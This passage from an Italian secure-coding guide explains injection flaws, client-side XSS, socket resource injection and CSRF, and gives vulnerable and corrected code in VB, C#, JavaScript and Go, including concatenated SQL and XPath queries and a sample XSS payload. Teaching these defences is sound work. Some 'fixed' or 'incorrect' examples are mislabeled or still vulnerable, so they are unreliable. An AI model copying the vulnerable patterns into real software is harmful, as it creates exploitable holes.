    Using proc As Process = New Process()
        proc.StartInfo.FileName = PATH_TO_PRECOMPILED_EXTERNAL_PROGRAM
        proc.StartInfo.Arguments = SanitizeForProcess(parametriUtente)
        proc.StartInfo.UseShellExecute = False

        proc.Start()
    End Using
End Function
```

```
proc.WaitForExit (MAX_TIMEOUT)  
  
exitCode = proc.ExitCode  
End Using  
  
Return exitCode  
End Function
```

Per ulteriori informazioni si veda: <http://cwe.mitre.org/data/definitions/94.html>,  
Improper Control of Generation of Code ('Code Injection') CWE-94.

### 7.10.3 Command Injection

#### Come riconoscerla

Sfruttando questa vulnerabilità un aggressore potrebbe eseguire comandi di sistema arbitrari sull'applicazione server. Il danno che potrebbe essere arrecato comprende:

- la possibilità di modificare i permessi all'interno di file o directory nel file system (read / create / modify / delete);
- la possibilità di instaurare connessioni di rete non autorizzate verso il server;
- la possibilità di gestire i servizi di sistema, avviandoli, fermandoli o rimuovendoli;
- la completa acquisizione del controllo del server da parte dell'attaccante.

Attraverso questa vulnerabilità l'applicazione viene portata ad eseguire i comandi dell'attaccante. L'operazione spesso viene effettuata utilizzando stringhe di input controllate dall'utente, sulle quali non viene effettuata alcuna verifica.

Potrebbero così essere eseguiti direttamente sul server comandi anche molto pericolosi per il sistema o per la sicurezza dei dati.

#### Come difendersi

- Rimodulare il codice per evitare una qualsiasi esecuzione diretta di script di comandi. Per effettuare operazioni di sistema, utilizzare eventualmente API fornite dalla piattaforma.
- Se non è possibile fare a meno di lanciare shell dei comandi, assicurarsi tuttavia di eseguire solo stringhe statiche, che non includano l'input dell'utente.
- Validare tutti gli input, indipendentemente dalla loro provenienza. La convalida dovrebbe essere basata su una white list: dovrebbero essere accettati solo i dati che adattano a una struttura specificata, e scartati i dati che non rientrano in questa categoria. I parametri devono essere limitati a un set di caratteri consentito e i caratteri riconosciuti come estranei devono essere filtrati e neutralizzati (escaping). Oltre ai caratteri, occorre verificare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).
- Configurare l'applicazione da eseguire utilizzando un account utente limitato che non disponga di privilegi non necessari.

L'esecuzione del codice dovrebbe utilizzare un account utente separato e dedicato, fornito dei soli privilegi strettamente necessari, in base al principio denominato "Principle of Least Privilege". Il principio stabilisce che agli utenti venga attribuito il più basso livello di "diritti" che possano detenere rimanendo comunque in grado di compiere il proprio lavoro.

Per ulteriori informazioni: <http://cwe.mitre.org/data/definitions/77.html>,  
CWE-77: Improper Neutralization of Special Elements used in a Command ('Command Injection').

### 7.10.4 Connection String Injection

#### Come riconoscerla

Questo tipo di attacchi è possibile nel momento in cui l'applicazione affida all'input utente la composizione dinamica della stringa di connessione al database.

Un utente malintenzionato potrebbe manipolare la stringa di connessione dell'applicazione al database oppure al server. Utilizzando strumenti e modifiche di testo semplici, l'aggressore potrebbe essere in grado di eseguire una delle seguenti operazioni:

- Danneggiare le performance delle applicazioni (ad esempio incrementando il valore relativo al MIN POOL SIZE);
- Manomettere la gestione delle connessioni di rete (ad esempio, tramite TRUSTED CONNECTION);
- Dirigere l'applicazione sul database fraudolento anziché a quello genuino;
- Scoprire la password dell'account di sistema nel database (tramite un brute-force attack).

Per comunicare con il proprio database o con un altro server (ad esempio Active Directory), l'applicazione costruisce dinamicamente una sua stringa di connessione. Questa stringa di connessione viene costruita dinamicamente con l'input inserito dall'utente. Se i valori immessi sono stati verificati in misura insufficiente o non sono stati affatto verificati, la stringa di connessione potrebbe essere manipolata ad arte a vantaggio dell'attaccante.

### **Come difendersi**

- Validare tutti gli input, indipendentemente dalla loro provenienza. Per la validazione, si consiglia l'approccio white list (sono accettati solo i dati che adottano una struttura specificata nella white list, scartando quelli che non la rispettano). In generale, è necessario controllare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).
- Evitare di costruire dinamicamente stringhe di connessione. Se è necessario creare dinamicamente una stringa di connessione evitare di includere l'input dell'utente. In ogni caso, utilizzare utilità basate sulla piattaforma, come SqlConnectionStringBuilder di .NET, o almeno codificare l'input validato come il più idoneo per la piattaforma utilizzata.
- Le stringhe di connessione possono essere custodite nel file web.config. Si tratta di una scelta migliore rispetto a comporle a runtime con l'input dell'utente. Si separa così l'applicazione dai metadati. Il file di configurazione in questione deve essere messo in sicurezza attivando la modalità "protected configuration", che permette di memorizzare le stringhe di connessione in forma crittografata (encrypted).

Per ulteriori informazioni si veda: <http://cwe.mitre.org/data/definitions/99.html>,  
CWE-99: Improper Control of Resource Identifiers ('Resource Injection').

### **7.10.5 LDAP Injection**

#### **Come riconoscerla**

La LDAP Injection è un tipo di attacco cui sono vulnerabili le applicazioni e che utilizzano l'input, senza verificarlo adeguatamente, per costruire query LDAP (Lightweight Directory Access Protocol).

Se coronato da successo, l'LDAP injection potrebbe consentire un furto di informazioni, un'elevazione dei privilegi e l'autenticazione con un'identità altrui (spoofing).

Per comunicare con la directory delle utenze (ad esempio Active Directory), l'applicazione costruisce dinamicamente delle query. Se utilizza l'input utente senza verificarlo, un malintenzionato può inserire comandi modificati ad arte per carpire informazioni non dovute.

#### **Come difendersi**

Validare tutti gli input, indipendentemente dalla loro provenienza. Per la validazione, si consiglia l'approccio white list (sono accettati solo i dati che adottano una struttura specificata nella white list, scartando quelli che non la rispettano). Occorre controllare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).

Per ulteriori informazioni: <http://cwe.mitre.org/data/definitions/90.html>,

CWE-90: Improper Neutralization of Special Elements used in an LDAP Query ('LDAP Injection').

#### 7.10.6 Resource Injection

##### Come riconoscerla

Quando un'applicazione definisce un tipo di risorsa o posizione in base all'input dell'utente, come un nome file o un numero di porta, questi dati possono essere manipolati per eseguire o accedere a risorse diverse. L'attacco di "path traversal" è un caso particolare della resource injection. In tal caso a essere iniettato è un path manipolativo che punta a risorse diverse nel file system.

Se si utilizza l'input dell'utente per definire la porta sulla quale aprire un socket, si dà all'utente la possibilità di introdurre una backdoor attraverso la quale potrebbe prendere il controllo del sistema.

##### Come difendersi

- In molti casi non è necessario aprire un socket manualmente; meglio affidarsi a librerie e protocolli esistenti.
- Tutti i dati inviati devono essere crittografati, se sono sensibili. Nel dubbio se i dati siano sensibili o possano diventarlo, meglio comunque crittografarli.
- Qualsiasi input letto dal socket deve essere validato.
- Le applicazioni non dovrebbero utilizzare l'input dell'utente per accedere a risorse del sistema. Nel caso si scelga di farlo, è obbligatorio validare l'input, per esempio attraverso una white list. Se si consente la creazione di socket, controllare scrupolosamente questo tipo di attività.

Per ulteriori informazioni si veda: <http://cwe.mitre.org/data/definitions/99.html>,

CWE-99: Improper Control of Resource Identifiers ('Resource Injection').

#### 7.10.7 SQL Injection

##### Come riconoscerla

I dati forniti dall'utente, in un modulo (form) o attraverso i parametri URL, devono essere sempre considerati non attendibili e potenzialmente corrotti. La composizione dinamica di query SQL, a partire da dati non verificati, consente agli aggressori di inserire valori appositamente predisposti per modificarne il contenuto e il significato. Gli attacchi di SQL injection possono leggere, modificare o eliminare informazioni riservate dal database e talvolta persino metterlo fuori uso o eseguire comandi arbitrari di sistema operativo.

##### Come difendersi

- In genere, la soluzione consiste nel fare affidamento su query parametriche, piuttosto che sulla concatenazione di stringhe. Questa tecnica fornisce un valido escaping dei caratteri pericolosi.
- Validare tutti gli input, indipendentemente dalla loro provenienza. La validazione dovrebbe essere basata su una white list: dovrebbero essere accettati solo i dati che adattano a una struttura specificata, scartando quelli che non rispettano la white list. Occorre controllare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).
- Limitare l'accesso agli oggetti e alle funzionalità di database, in base al "Principle of Least Privilege" (non fornire agli utenti permessi più elevati di quelli strettamente necessari per svolgere il loro lavoro).

##### Esempio:

Nella seguente query, realizzata concatenando stringhe provenienti dall'input, la SQL injection è molto semplice da realizzare:

```
Query = "Insert into Utenti Values('` & textbox1.text & `\",' & textbox2.text & `\"")"
```

L'uso di query parametriche protegge dalla possibilità di subire attacchi di SQL Injection. La query diventa la seguente:

```
SqlCommand cmd = new SqlCommand( "Insert into Utenti Values (@username, @password)",  
conn)  
cmd.Parameters.AddWithValue ( "@username", TextBox1.text)  
cmd.Parameters.AddWithValue ( "@password", TextBox2.text)  
cmd.ExecuteNonQuery();
```

Per ulteriori informazioni si veda: <http://cwe.mitre.org/data/definitions/89.html>.

CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection').

### 7.10.8 XPath Injection

#### Come riconoscerla

Gli attacchi XPath Injection sono possibili quando un sito Web utilizza le informazioni fornite dall'utente per costruire una query XPath per i dati XML. Inviando informazioni intenzionalmente malformate nel sito Web, un utente malintenzionato può scoprire come sono strutturati i dati XML o accedere a dati a cui normalmente non avrebbe accesso. Potrebbe persino essere in grado di elevare i suoi privilegi sul sito Web se i dati XML vengono utilizzati per l'autenticazione (come un file utente basato su XML).

#### Come difendersi

- Evitare che la costruzione della query XPath dipenda dalle informazioni inserite dall'utente. Possibilmente mapparla con i parametri utente mantenendo la separazione tra dati e codice. Nel caso fosse necessario includere l'input dell'utente nella query, questo dovrà essere precedentemente validato.
- Validare tutti gli input, indipendentemente dalla loro provenienza. La validazione dovrebbe essere basata su una white list (si dovrebbero accettare solo i dati che adattano a una struttura specificata, scartando quelli che non la rispettano). Occorre controllare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).

#### Esempio:

Un esempio di una ricerca all'interno di un documento XML a partire da input esterno non verificato:

```
customers.SelectNodes("//customer[@name='" + txtUser.Text + "' and  
@password='" + txtPassword.Text + "']")
```

Il codice dovrebbe essere precompilato come il seguente. Si tratta, come si può vedere, di una query parametrica, la stessa soluzione valida per mitigare il rischio delle SQL injection:

```
XPathNodeIterator custData = XPathCache.Select(  
    "//customer[@name=$name and @password=$password]",  
    customersDocument,  
    new XPathVariable("name", txtName.Text),  
    new XPathVariable("password", txtPassword.Text));
```

Per ulteriori informazioni si veda: <http://cwe.mitre.org/data/definitions/643.html>.

CWE-643: Improper Neutralization of Data within XPath Expressions ('XPath Injection').

### 7.11 AJAX

AJAX, acronimo di Asynchronous JavaScript and XML, è una tecnica di sviluppo software per la realizzazione di applicazioni web interattive (Rich Internet Application). Le vulnerabilità di questo linguaggio sono molto simili a quelle presenti nel linguaggio JavaScript.

Generalmente infatti si tratta di una tecnologia che fa uso di Javascript per veicolare dati, senza dover ricaricare la pagina corrente.

I dati vengono trasmessi nel formato XML.

Di seguito l'elenco delle principali vulnerabilità e delle relative contromisure da adottare.

### 7.11.1 Client Dom Code Injection

#### Come riconoscerla

Un attaccante può eseguire codice arbitrario sulla macchina dell'applicazione server. A seconda dei permessi di cui dispone l'applicazione, potrebbe: accedere al database, leggere o modificare dati sensibili; leggere, creare, modificare o cancellare file; aprire una connessione al server dell'attaccante; modificare il contenuto delle pagine; decifrare dati utilizzando le chiavi dell'applicazione; arrestare o avviare i servizi del sistema operativo; organizzare un reindirizzamento verso siti fake (fasulli) per operazioni di phishing; prendere il completo controllo del server.

Accade perché l'applicazione esegue alcune azioni eseguendo codice incluso nei dati in input non opportunamente validati e verificati. In questo caso, il codice non attendibile viene letto dal browser ed eseguito sul lato client.

#### Come difendersi

Come prima cosa, l'applicazione non dovrebbe eseguire alcun codice non attendibile da qualsiasi fonte esterna possa provenire, inclusi l'input dell'utente, dei file caricati (upload) o un database.

Se è necessario passare dati non attendibili all'esecuzione dinamica, applicare una convalida dei dati molto rigorosa. Come al solito, occorre convalidare tutti gli input, indipendentemente dalla fonte. I parametri devono essere limitati a un set di caratteri consentito e l'input non convalidato deve essere eliminato. Oltre ai caratteri, occorre controllare il tipo di dati, la loro dimensione, l'intervallo di validità, il formato e l'eventuale corrispondenza all'interno dei valori previsti (white list). Sconsigliata invece la black list, ossia un elenco di valori non consentiti: l'elenco sarebbe sempre troppo limitato, rispetto ai casi che potrebbero verificarsi.

Se è assolutamente necessario includere dati esterni nell'esecuzione dinamica, è consentito passare i dati come parametri al codice, ma bisogna evitare assolutamente di eseguire direttamente i dati utente.

L'account con il quale l'applicazione viene avviata deve avere molte restrizioni e non deve godere di privilegi non necessari.

Evitare di creare codice XML o JSON in modo dinamico.

Proprio come la creazione di codice HTML o SQL potrebbero causare dei bug di XML Injection, utilizzare una libreria di codifica o delle librerie JSON o XML affidabili per rendere sicuri gli attributi dei dati degli elementi.

Non eseguire la crittografia nel codice lato client. Utilizzare le tecnologie TLS/SSL e crittografare le informazioni sul server.

Evitare di chiamare dinamicamente una funzione senza averne prima bonificato il codice.

#### Esempio:

```
var input = document.getElementById("id").value;
window.setInterval( myFunc(input), 1000);
```

Questo il software corretto dopo la sanitizzazione:

```
var input = document.getElementById("id").value;
var trusted = escape(input);
window.setInterval( myFunc(trusted), 1000);
```

#### Esempio

Uso corretto dell'aggiornamento dinamico dell'HTML nel DOM:

```
document.write("<%=Encoder.encodeForJS(Encoder.encodeForHTML(untrustedData))%>");
```

Nel caso debba essere impostato del codice Javascript per delle chiamate dinamiche, vanno utilizzati solo metodi predefiniti o codice Javascript non influenzabile da variabili dinamiche. Non si deve usare codice con routine tipo "eval()" particolarmente vulnerabili.

#### Esempio di codice Javascript sicuro:

```
window.setInterval("timedFunction();", 1000);
```

Per ulteriori informazioni si veda: <http://cwe.mitre.org/data/definitions/94.html>, Improper Control of Generation of Code ('Code Injection') CWE-94.

### 7.11.2 Client DOM Stored Code Injection

#### Come riconoscerla

L'utente malintenzionato può attraverso questo tipo di vulnerabilità causare la riscrittura di pagine web e l'inserimento di script dannosi per la sicurezza.

Una vulnerabilità persistente (o stored) come la "Client DOM Stored Code Injection" è una variante più pericolosa di cross-site scripting con manipolazione di codice: si verifica quando i dati forniti dall'attaccante vengono salvati sul server, e quindi visualizzati in modo permanente sulle pagine normalmente fornite agli utenti durante la normale navigazione.

#### Come difendersi

Occorre evitare qualsiasi esecuzione dinamica del codice. Se è proprio necessaria, anziché utilizzare i dati sul lato client, inclusi i dati precedentemente memorizzati nella cache dalla stessa applicazione, utilizzare solo dati attendibili provenienti dal server.

Evitare di chiamare dinamicamente una funzione senza averne prima bonificato l'input.

Nel caso debba essere impostato del codice Javascript per delle chiamate dinamiche, vanno utilizzati solo metodi predefiniti o codice Javascript non influenzabile da variabili dinamiche o non dipendente da routine tipo "eval()" non particolarmente sicure.

Esempio di codice Javascript sicuro:

```
window.setInterval("timedFunction();", 1000);
```

Per ulteriori informazioni ed esempi si veda: <http://cwe.mitre.org/data/definitions/94.html>, Improper Control of Generation of Code ('Code Injection') CWE-94.

### 7.11.3 Client Dom Stored XSS

#### Come riconoscerla

Un malintenzionato può utilizzare l'accesso legittimo all'applicazione per inviare dati ingegnerizzati al database dell'applicazione. Quando un altro utente accede in seguito, le pagine Web potrebbero essere riscritte con i dati salvati e potrebbero essere attivati script dannosi.

L'applicazione crea pagine web che includono dati provenienti dal database, incorporati direttamente nell'HTML della pagina. Il browser, quindi, li visualizza come parte della pagina.

Il problema nasce quando questi dati salvati sono stati immessi da un altro utente. Se i dati includono frammenti HTML o Javascript malevoli, anche questi vengono visualizzati (o eseguiti), sebbene la vittima non si accorga dell'inganno sottostante. La vulnerabilità è perciò il risultato dell'incorporazione di dati arbitrari provenienti dal database, senza prima codificarli. La codifica trasforma i caratteri malevoli in normale testo, e il browser non può più trattarli come codice valido HTML/Javascript.

#### Come difendersi

I parametri devono essere limitati a un set di caratteri consentito e l'input non convalidato deve essere eliminato. Oltre ai caratteri, occorre controllare il tipo di dati, la loro dimensione, l'intervallo di validità, il formato e l'eventuale corrispondenza all'interno dei valori previsti (white list). Sconsigliata invece la black list, ossia una lista di valori non consentiti: l'elenco sarebbe sempre troppo limitato, rispetto ai casi che potrebbero verificarsi.



L'account con il quale l'applicazione viene avviata deve avere molte restrizioni e non deve godere di privilegi non necessari.

La convalida non sostituisce la codifica (encoding), ossia la neutralizzazione di tutti i caratteri potenzialmente eseguibili. Tutti i dati dinamici, indipendentemente dall'origine, devono essere codificati prima di incorporarli nell'output. La codifica dovrebbe essere sensibile al contesto, in base al tipo di dato che si vuole neutralizzare: se ci si aspetta che possa esserci codice HTML abusivo, occorre codificare gli eventuali tag HTML, se ci si potrebbe trovare di fronte a uno script, allora bisogna codificare gli elementi sintattici di Javascript, ecc.

Nell'intestazione della risposta HTTP Content-Type, definire esplicitamente la codifica dei caratteri (set di caratteri) per l'intera pagina.

Impostare il flag `httpOnly` sul cookie di sessione, per impedire agli exploit XSS di rubarlo.

Esempio di HTML richiamato nel codice Javascript: la stringa in uscita è codificata nella pagina Html prima che venga visualizzata nell'etichetta relativa:

```
public class StoredXssFixed
{
    public string foo(Label lblOutput, SqlConnection connection,
    HttpServerUtility Server, string id)
    {
        SqlConnection connection = new SqlConnection(connectionString)
        string sql = "select email from CustomerLogin where customerNumber = " +
        id;
        SqlCommand cmd = new SqlCommand(sql, connection);
        string output = (string)cmd.ExecuteScalar();
        lblOutput.Text = String.IsNullOrEmpty(output) ? "Customer Number does not
        exist" : Server.HtmlEncode(output);
    }
}
```

Esempio Javascript per Client Dom Stored XSS.

```
Forma non corretta (routine completa):
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>XSS Example</title>
<script
src="http://ajax.googleapis.com/ajax/libs/jquery/1.6.4/jquery.min.js"></script>
<script>
$(function() {
    $('#users').each(function() {
        var select = $(this);
        var option = select.children('option').first();
        select.after(option.text());
        select.hide();
    });
});
</script>
</head>
<body>
<form method="post">
<p>
<select id="users" name="users">
<option
value="bad">&lt;script&gt;alert(&#x27;xss&#x27;);&lt;/script&gt;</option>
</select>
</p>
</form>
</body>
</html>
```

Forma corretta (fix relativa alle stringa modificata):

la funzione `after()` accetta un elemento DOM, quindi consente di creare un nodo di testo:

```
select.after(document.createTextNode(option.text()));
```

Per ulteriori informazioni si veda: <http://cwe.mitre.org/data/definitions/97.html>,

CWE-97: Improper Neutralization of Server-Side Includes (SSI) Within a Web Page.

#### 7.11.4 Client Dom XSS

##### Come riconoscerla

Un utente malintenzionato può utilizzare il social engineering per indurre un utente a inviare l'input modificato in modo malevolo verso il sito Web, ad esempio inducendolo a cliccare su un URL con un'ancora (hash) modificata, facendo sì che il browser riscriva le pagine Web. L'aggressore può quindi dirottare la vittima verso un server fake (fasullo), che gli consentirebbe di rubare la password dell'utente, farsi inserire i dati della carta di credito, fornire informazioni false o eseguire del malware. Ovviamente la vittima rimane ignara di ciò che accade.

L'attacco è possibile perché la pagina Web dell'applicazione incorpora nella pagina dati provenienti dall'input dell'utente (incluso l'URL della pagina), facendo sì che il browser li visualizzi come parte della pagina Web. Se l'input include frammenti HTML o JavaScript, anche questi vengono visualizzati (ed eseguiti). La vulnerabilità è il risultato dell'incorporamento di input dell'utente arbitrario senza prima codificarlo in un formato che impedirebbe al browser di trattarlo come HTML anziché come testo normale.

##### Come difendersi

I parametri devono essere limitati a un set di caratteri consentito e l'input non convalidato deve essere eliminato. Oltre ai caratteri, occorre controllare il tipo di dati, la loro dimensione, l'intervallo di validità, il formato e l'eventuale corrispondenza all'interno dei valori previsti (white list). Sconsigliata invece la black list, ossia un elenco di valori non consentiti: l'elenco sarebbe sempre troppo limitato, rispetto ai casi che potrebbero verificarsi.

Effettuare un encoding (codifica) su tutti i dati dinamici prima di includerli nella pagina web. Considerare per tale scopo la libreria ESAPI4JS di OWASP.

Per creare dinamicamente URL in JavaScript, utilizzare la libreria OWASP ESAPI4JS:

```
window.location = ESAPI4JS.encodeForURL(input);
```

Per ulteriori informazioni si veda: <http://cwe.mitre.org/data/definitions/97.html>,

CWE-97: Improper Neutralization of Server-Side Includes (SSI) Within a Web Page.

#### 7.11.5 Client Resource Injection

##### Come riconoscerla

Un malintenzionato potrebbe essere in grado di aprire una backdoor che gli consente di connettersi direttamente al server delle applicazioni, portando potenzialmente al controllo del server o ad altri attacchi indiretti. In particolare, modificando il numero di porta del socket, il malintenzionato può essere in grado di bypassare insufficienti controlli di rete o offuscare l'attacco da parte dei dispositivi di rete. Inoltre, questa vulnerabilità può essere sfruttata per bypassare i firewall o altri meccanismi di controllo degli accessi; utilizzare l'applicazione come proxy per la scansione delle porte delle reti interne e l'accesso diretto ai sistemi locali; o indurre erroneamente l'utente a inviare informazioni riservate a un server fasullo.

##### Come difendersi

Non consentire a un utente, direttamente o indirettamente, di definire i parametri dei socket o altre impostazioni di rete.

Se possibile, limitare i WebSocket agli URL predefiniti.

### Esempio:

Qui viene aperto un socket con i dati (non validati) dell'utente:

```
var unsafe_socket;
function createSocketToServer_Unsafe() {
    var params = new URLSearchParams(document.location.search);
    var wsurl = params.get("ws_url");

    unsafe_socket = new WebSocket(wsurl);
    unsafe_socket.onopen = function(){
        sendMessage(unsafe_socket);
    }
    unsafe_socket.onmessage = function(msg){
        receiveMessage(unsafe_socket);
    }
}
```

Qui di seguito, invece, la versione sicura:

```
var safe_socket_hc;
function createSocketToServer_SafeHardcoded() {
    safe_socket_hc = new WebSocket(SERVER_WS_URL);
    safe_socket_hc.onopen = function(){
        sendMessage(safe_socket_hc);
    }
    safe_socket_hc.onmessage = function(msg){
        receiveMessage(safe_socket_hc);
    }
}
```

Maggiori informazioni: <http://cwe.mitre.org/data/definitions/99.html>

## 7.11.6 Client Second Order Sql Injection

### Come riconoscerla

L'applicazione comunica con il suo database inviando una query SQL testuale. L'applicazione crea la query semplicemente concatenando le stringhe con dati ottenuti dal database. Poiché tali dati potrebbero essere stati precedentemente ottenuti dall'input dell'utente e non sono stati verificati né tanto meno bonificati, potrebbero contenere comandi SQL, che potrebbero essere interpretati come tali dal database.

In questo modo, un malintenzionato può accedere direttamente a tutti i dati del sistema. L'aggressore sarebbe in grado di rubare qualsiasi informazione sensibile memorizzata dal sistema (come i dettagli personali dell'utente o le carte di credito) e possibilmente modificare o cancellare i dati esistenti.

### Come difendersi

Procedere con la validazione dei dati, prima di salvarli nel database.

Effettuare sempre la validazione dell'input, prima di utilizzarlo all'interno dell'applicazione. Occorre controllare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).

Occorre verificare sempre l'input, fissando controlli rigidi che impediscano di immettere caratteri e tipi di dati potenzialmente dannosi. L'optimum è designare una white list di valori ammessi e scartare tutto ciò che non vi rientra.

Codificare completamente tutti i dati dinamici prima di incorporarli nella pagina web (encoding). La codifica dovrebbe essere sensibile al contesto, in base al tipo di dato che si vuole neutralizzare: se ci si aspetta che possa esserci codice HTML abusivo, occorre codificare gli eventuali tag HTML, se ci si potrebbe trovare di fronte a uno script, allora bisogna codificare gli elementi sintattici di Javascript, ecc.

Invece di concatenare le stringhe:

- Utilizzare componenti di database sicuri come le stored procedure, query parametrizzate e le associazioni degli oggetti (per comandi e parametri).

- Una buona soluzione è quella di utilizzare una libreria ORM, come EntityFramework, Hibernate o iBatis.
- Limitare l'accesso agli oggetti e alle funzionalità di database, in base al principio del minimo privilegio.

#### Esempio - Javascript per Client Second Order Sql Injection.

Forma non corretta:

```
var userId = 5;
var query = connection.query('SELECT * FROM users WHERE id = ?', [userId],
function(err, results) {
    //query.sql returns SELECT * FROM users WHERE id = '5'
});
```

Forma corretta:

```
var post = {id: 1, title: 'Hello MySQL'};
var query = connection.query('INSERT INTO posts SET ?', post, function(err,
result) {
    //query.sql returns INSERT INTO posts SET `id` = 1, `title` = 'Hello MySQL'
});
```

### 7.11.7 Client Sql Injection

#### Come riconoscerla

Utilizzando questa vulnerabilità un attaccante potrebbe utilizzare i canali di comunicazione tra l'applicazione e il suo database, ossia modificando ad arte una query SQL testuale. Ciò è reso possibile nei casi in cui l'applicazione costruisce dinamicamente le query concatenandole con l'input dell'utente. Se non a questo non sono stati applicati i controlli di validità, l'attaccante potrebbe modificare i comandi SQL nel senso da lui desiderato.

#### Come difendersi

Valgono le considerazioni e le contromisure esposte nel punto precedente.

#### Esempio - Javascript per Client SQL Injection

Forma non corretta:

```
var info = {
    userid: message.author.id
}

connection.query("SELECT * FROM table WHERE userid = '" + message.author.id + "'",
info, function(error) {
    if (error) throw error;
});
```

Forma corretta:

```
var sql = "SELECT * FROM table WHERE userid = ?";
var inserts = [message.author.id];
sql = mysql.format(sql, inserts);
```

Per ulteriori informazioni vedere: <http://cwe.mitre.org/data/definitions/89.html>.

CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection').

### 7.11.8 Cross-Site Request Forgery (CSRF)

#### Come riconoscerla

Il Cross-Site Request Forgery, abbreviato CSRF o anche XSRF, è una vulnerabilità a cui sono esposti i siti web dinamici quando sono progettati per ricevere richieste da un client senza meccanismi per controllare

se la richiesta sia stata inviata intenzionalmente oppure no. Diversamente dal cross-site scripting (XSS), che sfrutta la fiducia di un utente in un particolare sito, il CSRF sfrutta la fiducia di un sito nel browser di un utente.

Nelle applicazioni Web 2.0 Ajax comunica con i servizi Web di back-end tramite XML-RPC, SOAP o REST. È possibile invocarli tramite interrogazioni di tipo GET e POST che effettuano chiamate cross-site ai servizi web. La tecnologia di tipo Cross-Site Request Forgery permette di manipolare queste chiamate indebolendo la sicurezza del sistema.

Un attaccante induce la sua vittima a inviare inconsapevolmente una richiesta HTTP dal suo browser al sistema web dove è attualmente autenticato. Il sistema, vulnerabile al CSRF, avendo la certezza che la richiesta provenga dall'utente già precedentemente autenticato la esegue senza sapere che in realtà dietro la richiesta si cela un'azione pensata dall'attaccante come ad esempio un trasferimento di fondi, un acquisto di beni, una richiesta di dati o qualsiasi altra funzione offerta dall'applicazione vulnerabile. Ci sono innumerevoli modi con i quali un utente può essere ingannato nell'inviare una richiesta pensata da un attaccante: per esempio nascondendola in un elemento HTML di un'immagine, una XMLHttpRequest o un URL.

### **Come difendersi**

Usare framework, librerie, moduli e in generale codice fidato che permettano allo sviluppatore di evitare l'introduzione di questa vulnerabilità. L'uso di un token antifalsificazione è di solito la scelta migliore.

Nei form che permettono operazioni importanti inserire un campo hidden valorizzandolo con una stringa random. La stessa stringa, va impostata come variabile di sessione, in questo modo non è rintracciabile lato client ed è nota solo al server. Una volta compiuta la submit del form, se il valore della variabile di sessione corrisponde alla value del sopracitato campo hidden, la richiesta è da considerarsi valida.

Identificare le operazioni che possano risultare pericolose e quando un utente genera un'operazione di questo tipo inviare una richiesta addizionale di conferma all'utente, per esempio, la richiesta di una password, che deve essere verificata prima di eseguire l'operazione.

Non utilizzare il metodo GET per il passaggio di parametri da una pagina web all'altra soprattutto per quelle richieste che comportano un cambiamento di stato come ad esempio la modifica di dati. Controllare il campo di intestazione HTTP referer per vedere se la richiesta è stata generata da una pagina valida.

Verificare che il sistema sia esente da vulnerabilità di tipo cross-site scripting poiché la difesa da CSRF può essere rafforzata da queste contromisure.

Dal lato utente è buona abitudine eseguire sempre il logout da siti web sensibili prima di visitare altre pagine web.

Per ulteriori informazioni vedere: <http://cwe.mitre.org/data/definitions/352.html>,  
CWE-352: Cross-Site Request Forgery (CSRF).

### **Esempio:**

Viene introdotto per un campo in input un token antifalsificazione:

```
<form action="/Home/Test" method="post">
  <input name="__RequestVerificationToken" type="hidden"
    value="6fGBtLZmVBZ59oUadlFr33BuPxANKY9q3Srr5y[...]" />
  <input type="submit" value="Submit" />
</form>
```

Per evitare l'invio del token in JSON, da parte dello script Ajax, lo si può includere in un'intestazione http dettagliata:

```
<script>
  @functions{
    public string TokenHeaderValue()
    {
      string cookieToken, formToken;
      AntiForgery.GetTokens(null, out cookieToken, out formToken);
      return cookieToken + ":" + formToken;
    }
  }
}
```

```
$.ajax("api/values", {  
  type: "post",  
  contentType: "application/json",  
  data: { }, // JSON data goes here  
  dataType: "json",  
  headers: {  
    'RequestVerificationToken': '@TokenHeaderValue()'   
  }  
});  
</script>
```

## 7.12 GO

Go è un linguaggio di programmazione open source, sviluppato da Google e pubblicato per la prima volta nel 2009. È nato dall'esigenza di avere un linguaggio facile da imparare, specializzato nella programmazione concorrente e che avesse un compilatore in grado di produrre eseguibili efficienti e veloci. La sintassi è molto simile al C.

### 7.12.1 Client Dom Stored XSS

#### Come riconoscerla

Cross-site scripting (XSS) è una vulnerabilità che affligge siti web dinamici che impiegano un insufficiente controllo dell'input, in qualsiasi modo pervenuto. Un attacco di XSS permette a un malintenzionato di inserire o eseguire codice lato client al fine di attuare un insieme variegato di operazioni quali ad esempio: raccolta, manipolazione e reindirizzamento di informazioni riservate, visualizzazione e modifica di dati presenti sui server, alterazione del comportamento dinamico delle pagine web ecc.

GO, proprio come qualsiasi altro linguaggio di programmazione multiuso, è vulnerabile a XSS nonostante la documentazione indirizzi chiaramente sull'utilizzo di html/template package.

In riferimento al seguente frammento di codice:

```
package main  
import "net/http"  
import "io"  
func handler (w http.ResponseWriter, r  
    *http.Request) { io.WriteString(w,  
    r.URL.Query().Get("param1"))  
}  
func main () {  
    http.HandleFunc("/", handler)  
    http.ListenAndServe(":8080", nil)  
}
```

Questo codice crea e avvia un server HTTP in ascolto sulla porta 8080 (main()) gestendo le richieste sulla root del server (/).

La funzione handler(), che gestisce le richieste, prevede un parametro query stringa Param1, il cui valore viene quindi scritto nel flusso di risposta (w):

Se param1=test, il Content-Type sarà inviato come text/plain:

Headers	Cookies	Params	Response	Timings
Request URL: http://192.168.122.246:8080/?param1=test				
Request method: GET				
Remote address: 192.168.122.246:8080				
Status code: 200 OK			Edit and Resend	Raw headers
Version: HTTP/1.1				
Filter headers				
Response headers (0.113 KB)				
Content-Length: "4"				
Content-Type: "text/plain; charset=utf-8"				
Date: "Tue, 07 Feb 2017 00:44:23 GMT"				
Request headers (0.332 KB)				
Host: "192.168.122.246:8080"				
User-Agent: "Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:51.0) Gecko/20100101 Firefox/51.0"				
Accept: "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8"				
